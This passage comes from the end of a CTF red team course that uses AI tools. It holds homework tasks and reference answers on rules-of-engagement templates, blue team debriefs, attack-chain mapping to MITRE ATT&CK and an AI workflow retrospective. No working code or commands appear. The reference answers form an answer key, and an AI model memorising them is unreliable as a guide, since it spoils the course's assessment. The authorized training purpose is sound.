- How has your mental model of "what AI is good at in offensive security" changed since Lesson 01?

### Course Complete

You have finished the CTF Red Team course. If you have not yet, run through the companion **CTF Blue Team** course — the same scenarios, viewed from the defender's side. The best red teamers understand the blue team's tools and constraints inside out.

# Homework

Three capstone tasks that cement your full red team workflow.

Complete the capstone lab first. These tasks build directly on your engagement output.

## Task 1 — Engagement Rules of Engagement (ROE) Template

---

### Objective

Build a reusable scope/ROE template.

### Instructions

1. Using the lab scope as a starting point, produce a generic ROE template with clearly labeled placeholders.
2. Include sections for: in-scope, out-of-scope, techniques permitted, blackouts, emergency contacts, legal authorization language.
3. Add a "red flags" checklist: ambiguities that must be resolved before engagement start.

### Deliverable

`roe-template.md`.

## Task 2 — Blue Team Debrief

---

### Objective

Deliver the post-engagement handoff from the defender's perspective.

### Instructions

1. Take your attack timeline from Exercise 4.
2. For each step, identify: detection source that should have fired, detection source that actually fired (if any), and the specific rule or log query that would catch it next time.
3. Rank the gaps by "how much earlier in the kill chain would this have stopped the attack?"

### Deliverable

A defender-facing handoff document.

## Task 3 — AI Workflow Retrospective

---

### Objective

Reflect on the course.

### Instructions

1. For each of the 10 lessons, write one sentence: "the AI was most useful for X in this lesson."
2. For each lesson, write one sentence: "the AI was least reliable for Y in this lesson."
3. Conclude with a 200-word personal policy: how will you use AI in your next real engagement, and where will you NOT trust it?

### Deliverable

`ai-retrospective.md`.

# Answers

Reference answers for Lesson 10 capstone.

## Part 1 — Lab Answers

### Exercise 1 — Scope Document Review

---

#### Expected briefing

Clear lists of in-scope and out-of-scope assets. A flagged ambiguity — scope documents always have one. Common ambiguities: whether subsidiaries count, whether physical tailgating is permitted, whether production DBs can be read.

### Exercise 2 — Recon Data Review

---

#### Expected output

A prioritized target list where every entry references a specific technique from Lessons 01-09 and a specific MITRE ATT&CK Initial Access technique.

### Exercise 3 — Vulnerability Scan Triage

---

#### Expected attack path

Primary path built on a HIGH or CRITICAL with a public PoC against an in-scope host. Operator checklist should be reproducible — anyone on the team can run it from the notes.

## Exercise 4 — Attack Timeline Reconstruction

---

### Expected chain

Initial access → foothold → privesc → persistence → lateral movement → objective. Each step mapped to MITRE ATT&CK. At least three defender-detection opportunities identified.

## Final Exercise — Client Report

---

### Expected report quality

CISO can read the exec summary in 10 minutes and understand the business impact. SecOps can implement the tactical recommendations for three months. Tone is direct and evidence-based, not fear-mongering.

## Part 2 — Homework Answers

### Task 1 — ROE Template

---

#### Expected template

Placeholders for target, scope boundaries, engagement window, contacts, and authorization letter. Red-flags checklist should include at least: scope boundary



ambiguity, executive phishing permission, destructive test permission, production data handling, blackout windows.

## Task 2 — Blue Team Debrief

---

### Expected gap ranking

Initial access failures are worth the most (every subsequent step is a consequence). Persistence and lateral movement detections are second. "Exfil detection" is last because by then the damage is done.

## Task 3 — AI Retrospective

---

### Typical conclusions

AI excels at: exhaustive extraction, format conversion, pattern matching on known vulnerability classes, boilerplate generation. AI struggles with: novel bugs, business-logic flaws, engagement-specific context, adversarial reasoning ("how will defenders react"). A good personal policy distinguishes "AI drafts, human validates" from "human drafts, AI reviews" based on task risk.